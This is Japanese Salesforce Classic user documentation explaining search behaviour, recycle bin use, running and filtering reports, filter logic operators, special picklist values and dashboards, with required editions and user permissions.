検索結果には、見出語化 (単語の原形に一致するものが返される)、シノニムグループ、スペル修正、ニックネームを使用して得られた、関連性の高い用語または類似した用語の拡張結果が含まれます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

見出語化

見出語化によって、単語のさまざまな変化形が、コンテキストに基づく単一の形にまとめられます。その後、検索で拡張形の一致が返されます。この動作は、検索語と同じ形態に適用されます。名詞の検索では通常、名詞形のバリエーションの一致が返されます。動詞の検索では通常、動詞形のバリエーションの一致が返されます。たとえば、「feature」の検索では「features」の結果も返され、「add」の検索では「add」、「adding」、「added」を含む項目が一致します。

検索結果のランクは、検索語の各形態に一致した場合よりも、完全一致した場合の方が高くなります。

次のオブジェクトがサポートされます。

- ケース (コメントを含む)

- Chatter フィード
- Chatter グループ
- ファイル
- アイデア (コメントを含む)
- ナレッジ記事
- 質問
- サービス予約
- サービス人員
- サービステリトリー
- ソリューション
- 作業指示
- 作業指示品目

次の言語がサポートされます。

- 中国語
- デンマーク語
- オランダ語
- 英語
- フランス語
- ドイツ語
- イタリア語
- 日本語
- 韓国語
- ノルウェー語
- ポルトガル語
- ロシア語
- スペイン語
- スウェーデン語
- タイ語

シノニムグループ

シノニムグループには、検索で同義とされる語または句があります。シノニムグループのいずれか1つの語を検索すると、グループ内のすべての語に対する結果が返されます。たとえば、*「USB」*を検索すると、*USB*、サムドライブ、フラッシュスティック、メモリスティックなど、シノニムグループのすべての語に対する結果が返されます。

次のオブジェクトがサポートされます。

- ケース
- Chatter フィード

- ファイル
- ナレッジ記事
- アイデア
- 質問
- サービス予約
- サービス人員
- サービステリトリー
- 作業指示
- 作業指示品目

スペル修正

スペルミスにより結果が返されない検索語を入力すると、検索語の修正されたスペルに一致する結果が表示されます。

メモ: スペル修正には次の制限事項があります。

- スペル修正後の検索語に基づく結果かどうかを視覚的に示すものはありません。
- スペル修正は、*Jo**などのワイルドカードを含む検索クエリや、*PD2000*などの数値を含む検索クエリでは実行されません。

次のオブジェクトがサポートされます。

- 納入商品
- 添付ファイル
- 法人取引先
- キャンペーン
- ケース
- Chatter フィード
- Chatter グループ
- 取引先責任者
- カスタムオブジェクト
- ファイル
- ナレッジ記事
- リード
- メモ
- 商談
- ユーザ
- 質問
- サービス人員
- サービステリトリー
- ToDo

次の言語がサポートされます。

- 英語

ニックネーム

ある人の通称が「Mike」だったか「Michael」だったか思い出せない場合でも、名前を検索すると、関連付けられているニックネームと一致する結果が返されます。たとえば、*「Mike Smith」*を検索する場合、*「Michael Smith」*の結果が表示されます。

次のオブジェクトがサポートされます。

- 法人取引先
- 取引先責任者
- リード
- ユーザ

次の言語がサポートされます。

- 英語

検索バーに入力中に表示される結果は?

グローバル検索ボックスに入力すると、複数のオブジェクト種別の自動推奨レコードのリストが表示されます。これらのインスタント結果により、全文検索を実行する前にレコードにすばやくアクセスできます。

インスタント結果では、検索可能なオブジェクト内のレコードのみが表示されます。

表示される推奨レコードは、最近参照したレコードや、入力した検索語を含むレコードです。探しているレコードがインスタント結果で見つからない場合は、全文検索を実行してさらに結果を取得します。

how や *to* などのストップワードは、次のオブジェクトのインスタント結果に含まれます。

- 取引先
- キャンペーン
- ケース
- 取引先責任者
- 契約
- カスタムオブジェクト
- 支持
- 資金
- 目標
- リード
- 商談

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

- 注文
- 報奨
- スキル
- トピック
- ユーザ

Salesforce Classic での検索の制限

グローバル検索、サイドバー検索、高度な検索、構造化クエリ、リストビュー、検索条件を使用する場合、特定の制限が適用されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

Chatter およびグローバル検索

Chatter が有効になっている場合、グローバル検索とフィード検索は有効になりますが、サイドバー検索と高度な検索は無効になります。グローバル検索を使用するには、組織のシステム管理者がChatterを有効にしている必要があります。Chatter Free ユーザは、検索オプションを使用できません。

Chatterフィード検索の結果には、すべてのオブジェクトにわたって一致する投稿が含まれるため、検索範囲は影響を及ぼしません。

サイドバー検索と高度な検索

次の表に、サイドバー検索と高度な検索の主な相違点を示します。

機能	サイドバー検索	高度な検索
場所	使用可能な場合、ページの左側にあります。サイドバーパネルは、折りたたむことができるようにカスタマイズできます。	サイドバー検索内で高度な検索にリンクします。
レコード項目と添付ファイル	テキストエリア、ロングテキストエリア、リッチテキストエリアを除くすべてのカスタム項目のデータ型を検索します。検索される標準項目はオブジェクトによって異なります。添付ファイルは検索されません。	すべてのカスタム項目のデータ型を検索します。検索される標準項目はオブジェクトによって異なります。
複数オブジェクトの検索	検索を制限する1つのオブジェクトを選択します。サイドバーで検索可能なオブジェクトすべてを検索する場合は[すべて検索]を選択します。	検索を制限する1つ以上のオブジェクトを選択します。高度な検索で検索可能なオブジェクトすべてを検索する場合は[すべて検索]を選択します。

機能	サイドバー検索	高度な検索
検索語	語句検索を使用して、語句の順序がまったく同じ用語に一致するようにします。たとえば、「bob jones」を検索すると、「Bob Jones」を含む項目は返されますが、「Bobby Jones」や「Bob T Jones」は返されません。また、検索語の末尾にワイルドカードを追加します。たとえば、「Bob T Jones*」のようにします。	独立した単語を使用して、レコード内の検索可能な項目を検索します。たとえば、「bob jones」を検索すると、「Bob Jones」を含む項目の他、「bsmith@jones.com」というメールアドレスを持つ「Bob Smith」という名前の取引先責任者も表示されます。
ニックネーム検索	ニックネームの結果は表示されません。	ニックネームの結果が表示されます。
スペル修正	利用できません。	利用できます。スペルミスにより結果が返されない検索語を入力すると、検索語の修正されたスペルに一致する結果が表示されます。スペルチェックが使用可能かどうかはオブジェクトによって異なります。

複数の条件に基づいた構造化クエリ

構造化クエリに基づいて、特定の領域の取引先や会社内の進行中の商談などのレコードを検索するには、リストビュー、レポートまたはダッシュボードを使用します。

所有する項目への制限

[私の所有データ] を選択すると、納入商品、アイデア、請求書、注文、質問、見積、返信、およびユーザレコードには所有者がないため、検索結果には表示されません。

検索条件

検索レイアウトで使用できる条件項目は、システム管理者が決定します。カスタマーポータルおよびパートナーポータルでは、検索条件は使用できません。

検索結果を絞り込むときは、項目の種別によって演算子が自動的に選択されます。下記を除き、すべての項目で「次の文字列を含む」演算子が使用されます。自動採番および電話項目には、数字以外の文字を指定できるため、「次の文字列を含む」演算子を使用します。次のデータ型には、「= (次の文字列と一致する)」演算子が使用されます。

- 日付
- 自動採番または電話項目を除く数字

- レコード ID

明示的な OR 演算子の指定は、数字項目でのみサポートされています。数字項目以外では、検索結果の絞り込みでカンマをOR演算子として使用します。たとえば、[取引先名]条件項目に「東京都,中央区」と入力すると、検索結果には「東京都」または「中央区」のいずれかを含む取引先名が表示されます。数字項目ではカンマは数字の一部として使用できるため、OR 演算子としてみなされません。したがって、明示的に OR 演算子を入力する必要があります。

複数の検索条件を指定した場合は、それらの検索条件をすべて満たすレコードのみがレポートに表示されます。たとえば、[取引先名]条件項目に「東京都,中央区」と入力すると、検索結果には「東京都」と「中央区」の両方を含む取引先名が表示されます。

予期しない結果が返されることを避けるため、URL 検索条件には http:// または https:// を含めないでください。URL 項目に値を入力してレコードを保存すると、http:// または https:// で始まらない URL には Salesforce によって先頭に http:// が追加されます。追加された http:// はデータベースには保存されません。たとえば、[Web サイト] 項目に「salesforce.com」と入力してレコードを保存すると、[Web サイト] 項目には http://salesforce.com と表示されますが、保存される値は salesforce.com となります。そのため、[Web サイト] 条件項目に「http://salesforce.com」と入力した場合は、検索結果に目的のレコードが表示されません。

ごみ箱の使用

ごみ箱の使用

サイドバーにある [ごみ箱] のリンクからは、過去 15 日間に削除したレコードを参照および回復できます。ごみ箱で 15 日以上が経過したレコードは完全に削除されます。ごみ箱に保存できるレコード件数の上限は、組織ストレージ 1 メガバイト (MB) あたり 25 件で計算されます。たとえば、組織ストレージが 1 GB である場合、ごみ箱の制限は 1,000 MB の 25 倍、すなわち 25,000 件のレコードとなります。組織のごみ箱が限度に達すると、Salesforce は、ごみ箱に入ってから 2 時間以上経過したレコードの古い方から順に自動的に削除されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

削除したレコードを参照および復旧する
- ごみ箱内のレコードに対する「参照」

他のユーザが削除したレコードを参照および復旧する
- 「すべてのデータの編集」

削除した公開タグを復元する
- 「タグマネージャ」

ごみ箱を消去する
- 「すべてのデータの編集」

ごみ箱内の項目の表示

ドロップダウンリストの [私のごみ箱] を選択すると、自分が削除した項目を参照できます。「すべてのデータの編集」権限を持っている管理者とユーザは、[すべてのごみ箱] を選択して、組織全体で削除されたデータをどれでも参照することができます。Personal Edition では、[すべてのごみ箱] オプションをクリックすると、自分が削除したすべての項目が表示されます。

ごみ箱内の項目の検索

1. ドロップダウンリストから [私のごみ箱] または [すべてのごみ箱] を選択します。[私のごみ箱] を選択すると、自分が削除した項目の中でのみ、一致する項目が検索されます。
2. 検索語を入力します。検索語句は別々の語として扱われ、語の間は、暗示的に AND で結ばれます。たとえば、「bob jones」を検索すると、「bob」と「jones」を含む項目は返されますが、「bsmith@jones.com」というメールアドレスを持つ「bobsmith」は返されません。検索語句には暗示的にワイルドカードが付加されるため、「bob」を検索すると、「bob」または「bobby」が返されます。リードの［名前］、［ケース番号］、［契約番号］、［商品名］など、ごみ箱の [名前] 列に表示される項目から、一致するものを検索します。

   メモ: ごみ箱検索では、語幹や類義語など、一部の検索機能が使用できません。

3. [検索] をクリックします。

ごみ箱内の項目の復元

削除したアイテムを元に戻すには、アイテムの横にあるチェックボックスをオンにして、[復元] をクリックします。削除したアイテムをすべて元に戻す場合は、列のヘッダーにあるチェックボックスをオンにし、[復元] をクリックします。

レコードを元に戻すと、Salesforce が、次のリレーションの種類に関して、レコードの関連付けを復元します。

- 親取引先 (取引先の［親取引先］項目で指定)
- 親ケース (ケースの［親ケース］項目で指定)
- 翻訳ソリューションのマスタソリューション (ソリューションの［マスタソリューション］項目で指定)
- 取引先責任者のマネージャ (取引先責任者の［上司］項目で指定)

- 納入商品に関連付けられている商品 (納入商品の［商品］項目で指定)
- 見積に関連付けられている商談 (見積の［商談］項目で指定)
- すべてのカスタム参照関係
- 取引先およびリレーショングループのリレーショングループメンバー (一部例外あり)
- タグ
- 記事のカテゴリ、公開状況、割り当て

メモ: Salesforce は、置換されていない参照関係のみを復元します。たとえば、納入商品が、元の商品レコードが元に戻される前に別の商品と関連付けられている場合、その納入商品と商品のリレーションは復元されません。

ごみ箱の消去

「すべてのデータの編集」権限を持っている管理者とユーザが 15 日の期間前に削除した項目を永久に削除するには、[ごみ箱を空にする] または [組織のごみ箱を空にする] をクリックします。

関連トピック:

レコードの削除

レポートの実行

レポートを実行するには、[レポート]タブでレポートを探し、そのレポート名をクリックします。ほとんどのレポートは、レポート名をクリックすると自動的に実行されます。すでにレポートを表示している場合、[レポート実行]をクリックしてすぐに実行するか、実行のスケジュールを設定します。Lightning Experience の [レポート実行] ボタンはレポートを保存した後にのみ表示されます。

結果が表示されない場合、次のいずれかの条件に当てはまらないかどうか、レポートを確認します。

- レポートにデータが返されない。検索条件を確認して、データが返されるようにします。
- 項目レベルセキュリティのため、選択したグルーピングのいずれかへのアクセス権がない。
- カスタム集計項目の内容がグラフの設定に一致していなかった。たとえば、「業界」のカスタム集計項目が計算され、グラフに「業界」が含まれない場合、結果は返されません。
- 受け入れ可能な範囲内に値がない。許容される最大値は、999999999999999 です。許容される最小値は、-99999999999999 です。

2,000 レコード以上がレポートに表示される場合、最初 2,000 レコードのみが表示されます。レポート結果の詳細を表示するには、[詳細のエクスポート]をクリックします。

レポートの完了までに 10 分以上かかる場合、Salesforce はレポートをキャンセルします。レポートのデータ量を減らすには、次の方法を試してください。

- すべてのレコードではなく、所有するレコードに絞り込む。
- データを特定の日付範囲に限定する。
- レポートから不要な列を除外する。
- レポートの詳細を非表示にする。

レポートに外部オブジェクトが含まれる場合、結果が、完全なデータセットを反映していない可能性があります。外部オブジェクトの動作はカスタムオブジェクトと似ていますが、Salesforce 組織外に保存されたデータに対応付けられるという点が異なります。外部オブジェクトが含まれるレポートは、主オブジェクトに対して最大 2,000 レコードを取得します。そのため、外部オブジェクトデータの取得中にコールアウト制限に達する可能性があります。生成されるレポートの行がわずかであるかまったくない場合、より多くの関連する外部オブジェクト行を取得するようにレポートをカスタマイズしてください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートをスケジュールする
- 「レポートのスケジュール」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

検索条件ロジックの追加

検索条件ロジックによって、いつどのように検索条件がレポートに適用されるかが制御されます。

レポートの結果の並び替え

特定の列のヘッダーをクリックすると、その列のデータ別にレポートを並び替えることができます。列のヘッダーをクリックすると、対象列のデータが昇順で並び替えられます。つまり、テキストは A ～ Z の順序で、数値データは最小値～最大値の順序で、時刻/日付は最も古い値～最も新しい値の順序で並び替えられます。

ダッシュボードによるデータの視覚化

ダッシュボードでは、ソースレポートから得たデータを、グラフ、ゲージ、テーブル、総計値、または Visualforce ページなど、視覚化されたコンポーネントとして表示します。コンポーネントは、組織の主要な総計値のスナップショットおよびパフォーマンスの指標を提供します。各ダッシュボードには、最大 20 個のコンポーネントを持たせることができます。

関連トピック:

- レポート実行ページ
- レポート実行ページ
- レポート実行ページオプション
- レポート実行ページオプション
- レポートの印刷
- レポートの結果の並び替え

検索条件ロジックの追加

検索条件ロジックによって、いつどのように検索条件がレポートに適用されるかが制御されます。

検索条件をレポートに追加すると、その検索条件に番号が付記されます。最初の検索条件は検索条件 1、2 番目の検索条件は検索条件 2 になります。検索条件ロジックは、これらの番号付き検索条件に基づいて適用されます。

たとえば、［都道府県］、［年間売上］、［業種］などの項目を含む取引先のレポートがあるとします。レポートには次の検索条件があります。

1. 州に「カリフォルニア」、「アリゾナ」、「ネバダ」が含まれる
2. 業種が「銀行」と一致する
3. 年間売上が 1000000 より大きい

この 3 つの検索条件によって、レポートは、所在地がカリフォルニア、アリゾナ、またはネバダ、業種が銀行、年間売上が100万ドル超の取引先を返します。所在地がカリフォルニア、アリゾナ、またはネバダかつ業種が銀行の取引先か、年間売上が 100 万ドル超の取引先のみが必要な場合はどうすればよいでしょうか。検索条件ロジックをレポートに追加します。

1. [追加] > [検索条件ロジック] をクリックします。
2. 各検索条件の行番号を検索条件ロジック演算子で区切って入力します。

   たとえば、**(1 AND 2) OR 3** によって、検索条件 1 と 検索条件 2 の両方か、または検索条件 3 と一致するレコードが検出されます。

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

カスタムリストビューを作成する
- リストに表示されているレコードタイプに対する「参照」

公開リストビューを作成、編集、または削除する
- 「公開リストビューの管理」

次の表では、すべての検索条件ロジック演算子について説明します。

演算子	定義
AND	両方の値と一致するレコードを検索します。 **1 AND 2**
OR	いずれかの値と一致するレコードを検索します。 **1 OR 2**
NOT	値を除外するレコードを検索します。 たとえば、検索条件 1 が「業種 次の文字列と一致する "バイオテクノロジ"」であるとします。検索条件ロジックは、**NOT 1** と設定します。レポートでは、バイオテクノロジと等しくないレコードが返されます。

3. [保存] をクリックします。

これでレポートに、所在地がカリフォルニア、アリゾナ、ネバダ、業種が銀行、売上金額が任意の取引先と、年間売上が 100 万ドルを超える取引先が表示されます。

メモ:

- 検索条件ロジックを使用できない検索条件もあります。たとえば、積み上げ集計項目には使用できません。
- オブジェクト A がオブジェクト B の有無を問わないレポートでは、OR 条件を使って複数のオブジェクトにまたがる検索条件を適用することはできません。たとえば、検索条件に「*取引先名 次の文字列で始まる M OR 取引先責任者名 次の文字列で始まる M*」と入力すると、検索条件に誤りがあることを知らせるエラーメッセージが表示されます。
- 参照項目に対する検索条件ロジックを除き、項目検索条件で次の項目の1つ以上を使用している場合、検索条件ロジックを使用できません。
  - トピック
  - 説明
  - [町名・番地 1]、[町名・番地 2]、および [町名・番地3] 項目の 1 つ以上
  - 売上予測分類
  - キャンペーン：メンバー種別
  - ユーザ：プロファイル名
  - ログイン状況
  - カスタムロングテキストエリア項目

検索条件の演算子リファレンス
検索条件内の演算子はセンテンス内の動詞に似ています。演算子で、検索条件間の関係を指定します。リストビュー、レポート、ダッシュボード、および一部のカスタム項目に検索条件を設定するときには、次の検索条件演算子のリストを参照してください。

特殊な選択リスト値による条件検索

関連トピック:

検索条件の演算子リファレンス
特殊な選択リスト値による条件検索
項目と値の種別による条件検索に関する留意事項

検索条件の演算子リファレンス

検索条件内の演算子はセンテンス内の動詞に似ています。演算子で、検索条件間の関係を指定します。リストビュー、レポート、ダッシュボード、および一部のカスタム項目に検索条件を設定するときには、次の検索条件演算子のリストを参照してください。

演算子	使用方法
次の文字列と一致する	完全一致を求める場合に使用します。例:「作成」「次の文字列と一致する」「今日」。
<	入力した値より小さい結果を求める場合に使用します。たとえば、「目標」「<」「20000」と入力すると、目標項目が 0 ～ 19,999.99 の範囲に含まれるレコードが返されます。
>	入力した値を超える結果を求める場合に使用します。たとえば、「目標」「>」「20000」と入力すると、目標額が 20,000.01 以上のレコードが返されます。
<=	入力した値に等しいかそれより小さい結果を求める場合に使用します。
>=	入力した値に等しいかそれより大きい結果を求める場合に使用します。
次の文字列と一致しない	入力した値を含まない結果を表示します。この演算子は、空の項目を除外する場合に役立ちます。例:「メール」「次の文字列と一致しない」「<空白>」。
次の文字列を含む	入力した検索文字列を含み、さらに他の情報を含んでいる場合もある結果を求める場合に使用します。たとえば、「取引先」「次の文字列を含む」「カリフォルニア」と入力すると、カリフォルニア旅行、カリフォルニアプロショップ、およびサーフカリフォルニアが表示されます。短い検索文字列を入力すると、より長い単語に一致する場合があります。たとえば、「取引先」「次の文字列を含む」「プロ」と入力すると、カリフォルニアプロショップやプロモーションコーポレーションが表示されます。この演算子では、大文字と小文字は区別されません。

演算子	使用方法
次の文字列を含まない	入力した文字列を含まないレコードを除外します。例:「町名・番地 2(郵送先)」「次の文字列を含まない」「私書箱」。 メモ: 検索条件を積み上げ集計項目で指定すると、[次の文字列を含まない] はカンマ区切り値で「OR」ロジックを使用します。リストビュー、レポート、およびダッシュボードでは、[次の文字列を含まない] は「AND」ロジックを使用します。 この演算子では、大文字と小文字は区別されません。
次の文字列で始まる	値の先頭の文字列がわかっていて、完全な文字列がわからない場合に使用します。この演算子では、「次の文字列を含む」よりも検索結果が絞り込まれます。たとえば、「取引先」「次の文字列で始まる」「カリフォルニア」と入力すると、カリフォルニア旅行、カリフォルニアプロショップは表示されますが、サーフカリフォルニアは表示されません。
次の文字列を含む	複数選択リストを選択項目として選択する場合に使用できます。この演算子を使用して、入力した 1 つ以上の値を含むレコードを検索します。 たとえば、「興味」「次の値を含む」「ホッケー」,「サッカー」,「野球」と入力した場合、選択した「ホッケー」のみを持つレコード、および入力した 2 つまたは 3 つの値を持つレコードが表示されます。値の部分一致は結果に含まれません。
次の値を含まない	複数選択リストを選択項目として選択する場合に使用できます。この演算子を使用して、入力したどの値も含まないレコードを検索します。 たとえば、「興味」「次の値を含まない」「ワイン」,「ゴルフ」と入力した場合、選択リスト値以外の値を含むレコード (空白レコードを含む) がレポートに表示されます。値の部分一致は結果に含まれません。
次の値の間	ダッシュボード検索条件にのみ使用できます。値の範囲を絞り込むときに使用します。各範囲に対して絞り込みを行い、最小値以上かつ最大値未満の結果を返します。 たとえば、「従業員数 次の値の間 100 と 500」と入力した場合、結果には、従業員が 100 人から 499 人の取引先が含まれます。従業員が 500 人の取引先は結果に含まれません。

特殊な選択リスト値による条件検索

検索条件を作成する場合、特殊な選択リスト値を使用できます。これらの特殊な選択リストの値は、`True` または `False` のいずれかになります。

たとえば、成立した商談をすべて表示するには、検索条件に「*成立*」「*次の文字列と一致する*」「*`True`*」と入力します。完了/不成立の商談をすべて表示するには、「*完了*」「*次の文字列と一致する*」「*`True`*」および「*成立*」「*次の文字列と一致する*」「*`False`*」と入力します。

エディション

使用可能なエディション: Salesforce Classic

使用可能な項目は、使用している Salesforce のエディションによって異なります。

メモ: レポートまたはリストビューの検索条件を作成する場合、いずれかの特殊な選択リストの条件を選択すると、ルックアップアイコンが自動的に表示されます。ルックアップアイコンをクリックして、True または False の値を選択します。または、検索条件に手動で「True」または「False」を入力できます。

使用可能な項目とその値は次のとおりです。

特殊な選択リスト項目	値	説明
取引先と取引先責任者: [個人取引先]	True	取引先が個人取引先です。システム管理者がこの項目の名前をカスタマイズしている可能性があります。この項目は、個人取引先アイコン( )として表示されます。
	False	取引先が法人取引先です。
取引先、リード、商談: [パートナー取引先]	True	取引先がパートナー取引先か、リードまたは商談所有者がパートナーユーザです。
	False	取引先がパートナー取引先でないか、リードまたは商談所有者がパートナーユーザではありません。
活動: [終日]	True	行動のみに適用され、ToDoには適用されません。行動が終日の行動としてマークされます。
	False	行動に特定の時間が設定されています。
活動: [完了]	True	ToDo のみに適用され、行動には適用されません。ToDo が完了しています。つまり、ToDo の [状況] 項目の値が「完了」です。
	False	ToDo がまだ進行中です。
活動: [被招集行動フラグ] (レポート用のみ)	True	行動のみに適用され、ToDoには適用されません。行動は、複数個人の行動の別のユーザに送信されるミーティングの招待です。
	False	行動は、行動の主催者に割り当てられる元の複数個人の行動です。
	False	活動に緑のシートはありません。
活動: [ToDo]	True	活動が ToDo で、行動ではありません。
	False	活動が行動です。
キャンペーン: [有効]	True	キャンペーンが有効で、さまざまなキャンペーン選択リストから選択できます。
	False	キャンペーンが無効です。
ケース: [完了]	True	ケースが完了しています。つまり、ケースの [状況] 項目の値が「完了」です。

特殊な選択リスト項目	値	説明
	False	ケースがまだクローズされていません。
ケース: [エスカレーション済]	True	ケースが、組織のエスカレーションルールによって自動的にエスカレーションされています。
	False	ケースがエスカレーションされていません。
ケース: [セルフサービス 新コメントフラグ]	True	ケースに、セルフサービスユーザが追加した新しいコメントがあります。
	False	ケースに、新しいセルフサービスコメントはありません。
ケース: [オープン] (レポート用のみ)	True	ケースはクローズされていません。つまり、ケースの [状況] 項目の値が「完了」に相当するものではありません。
	False	ケースがクローズされていません。
ケース: [セルフサービス コメントフラグ]	True	ケースに、セルフサービスユーザが追加したコメントがあります。
	False	ケースに、セルフサービスコメントはありません。
取引先責任者: [メール送信除外]	True	取引先責任者を一括メール送信の受信者リストに含めることができません。
	False	取引先責任者が一括メールを受信することがあります。
取引先責任者: [セルフサービス 有効フラグ] (レポート用のみ)	True	セルフサービスポータルへの取引先責任者のログインが有効になっています。
	False	取引先責任者に対してセルフサービスが有効になっていません。
リード: [取引開始済み] (レポート用のみ)	True	リードの取引が開始されています。
	False	リードの取引が開始されていません。
リード: [メール送信除外]	True	リードを一括メール送信の受信者リストに含めることができません。
	False	リードが一括メールを受信することがあります。
リード: [未読]	True	リードが所有者に割り当てられた後、そのユーザがまだリードを表示または編集していません。
	False	リードが所有者に割り当てられた後、少なくとも 1 回はその所有者によってリードが表示または編集されています。

特殊な選択リスト項目	値	説明
商談: [完了]	True	商談が完了しています。つまり、[フェーズ] 項目の値が「成立」または「不成立」です。
	False	商談がまだ進行中です。
商談: [主パートナー] (パートナー商談一覧レポート用のみ)	True	商談のパートナーが、主パートナーとしてマークされています。
	False	商談のパートナーが、主パートナーとしてマークされていません。
商談: [非公開]	True	商談所有者が、商談の編集ページの [非公開] チェックボックスをオンにしています。
	False	商談の [非公開] チェックボックスがオフになっています。
商談: [成立]	True	商談が完了および成立しています。つまり、[フェーズ] 項目の値が「成立」になっています。
	False	商談が成立していません。[フェーズ] 項目の値が、「進行中」または「不成立」です。
商品: [有効]	True	商品が有効であり、Enterprise Edition、Unlimited Edition、および Performance Edition の組織では商談に追加できます。
	False	商品が無効であり、商談に追加できません。
商品: [数量スケジュールフラグ]	True	商品に数量スケジュールのデフォルト値が設定されています。
	False	商品に数量スケジュールのデフォルト値が設定されていません。
商品: [収益スケジュールフラグ]	True	商品に収益スケジュールのデフォルト値が設定されています。
	False	商品に収益スケジュールのデフォルト値が設定されていません。
ソリューション: [セルフサービスポータルに公開]	True	ソリューションが [セルフサービスポータルに公開] とマークされ、セルフサービスポータルユーザに表示されます。
	False	ソリューションが [セルフサービスポータルに公開] とマークされておらず、セルフサービスポータルユーザに表示されません。

特殊な選択リスト項目	値	説明
ソリューション: [レビュー済み]	True	ソリューションがレビューされています。つまり、ソリューションの [状況] 項目の値が「レビュー済み」です。
	False	ソリューションがレビューされていません。
ソリューション: [変更あり]	True	翻訳ソリューションが、関連付けられているマスタソリューションと一致するように更新されていません。
	False	翻訳ソリューションが、関連付けられているマスタソリューションと一致するように更新されています。
ユーザ: [有効]	True	ユーザは有効でログインできます。
	False	ユーザは無効でログインできません。
ユーザ: [オフラインユーザ]	True	ユーザに Connect Offline を使用するアクセス権があります。
	False	ユーザに対して Connect Offline の使用が無効になっています。
ユーザ: [マーケティングユーザ]	True	ユーザがキャンペーンを管理できます。
	False	ユーザに対してキャンペーンの管理が無効になっています。
ユーザ: [パートナーフラグ]	True	ユーザがパートナーユーザです。
	False	ユーザはパートナーユーザではありません。

メモ: 表示できる特殊な選択リストは、ページレイアウトおよび項目レベルセキュリティ設定で表示可能な選択リストのみです。

レポートの結果の並び替え

特定の列のヘッダーをクリックすると、その列のデータ別にレポートを並び替えることができます。列のヘッダーをクリックすると、対象列のデータが昇順で並び替えられます。つまり、テキストは A ～ Z の順序で、数値データは最小値～最大値の順序で、時刻/日付は最も古い値～最も新しい値の順序で並び替えられます。

- 並び替え順を逆にするには、列ヘッダーをもう一度クリックします。
- 組織でレポートヘッダーのフロート表示が有効になっている場合、並び替えの動作が少し異なります。

  フロート表示されているレポートヘッダーをクリックしてデータを並び替えると、レポートが更新され、レポート結果の先頭にリダイレクトされます。
- 複数のグルーピングレベルを持つレポートでは、各グルーピングを定義する集計値で並び替えできます。
  たとえば、商談種別でグループ化されている [商談] レポートがあるとします。各［種別］グルーピングは［フェーズ］別にグループ化され、各［フェーズ］グルーピングは［リードソース］別にグループ化されます。今回、［種別］グルーピングを金額で、［フェーズ］グルーピングをフェーズで、［リードソース］グルーピングをレコード件数で並び替えできるようになりました。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートの結果を並び替える
- 「レポート実行」



関連トピック:

新規レポートの作成

レポートの結果の小計

ダッシュボードによるデータの視覚化

ダッシュボードでは、ソースレポートから得たデータを、グラフ、ゲージ、テーブル、総計値、または Visualforce ページなど、視覚化されたコンポーネントとして表示します。コンポーネントは、組織の主要な総計値のスナップショットおよびパフォーマンスの指標を提供します。各ダッシュボードには、最大 20 個のコンポーネントを持たせることができます。

[ダッシュボード]タブをクリックすると、最後に表示したダッシュボードが表示されます。ページ上部には、ダッシュボードの最終更新時刻と、ダッシュボードに表示されるデータを決定する権限を持つユーザが表示されます。

ダッシュボードの各コンポーネントは、基礎となるレポートからデータを表示します。基礎となるソースレポートのフォルダへのアクセス権がある場合、関連するダッシュボードコンポーネントが表示されます。ソースレポート、条件設定済みレポート、レコード詳細ページ、またはその他の URL までドリルダウンするには、ダッシュボードコンポーネントまたはその要素をクリックします。条件設定済みコンポーネントにドリルダウンすると、ダッシュボード検索条件がソースレポートに適用されます。

ダッシュボードを表示するには、[ダッシュボード一覧に戻る] をクリックします。ダッシュボードファインダを使用して、ダッシュボードを検索します。[ダッシュボードの参照] 項目に名前を入力し、結果の一覧からダッシュボードを選択します。アクセス可能なフォルダのダッシュボードだけを参照できます。

ダッシュボードをフォローすると、Chatter フィードに投稿されたダッシュボードに関する更新を取得できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを参照および更新する
- 「レポート実行」とダッシュボードフォルダへのアクセス権

ダッシュボードを作成する
- 「レポート実行」および「ダッシュボードの管理」

自分が作成したダッシュボードを編集および削除する
- 「レポート実行」および「ダッシュボードの管理」

自分以外が作成したダッシュボードを編集および削除する
- 「レポート実行」、「ダッシュボードの管理」および「すべてのデータの参照」

UI 要素、レコード、および項目へのアクセス権

Salesforce システム管理者は、会社のデータを保護するためにさまざまな領域をカスタマイズできます。Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition の組織のユーザは、同僚と個別にレコードを共有して、自分のデータに対する他のユーザのアクセス権を制御できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

アクション	必要なアクセス権
タブを参照する	• そのタブ内のレコードに対する「参照」権限が必要です。 • 必ず、タブを表示するように個人用の表示をカスタマイズしてください。
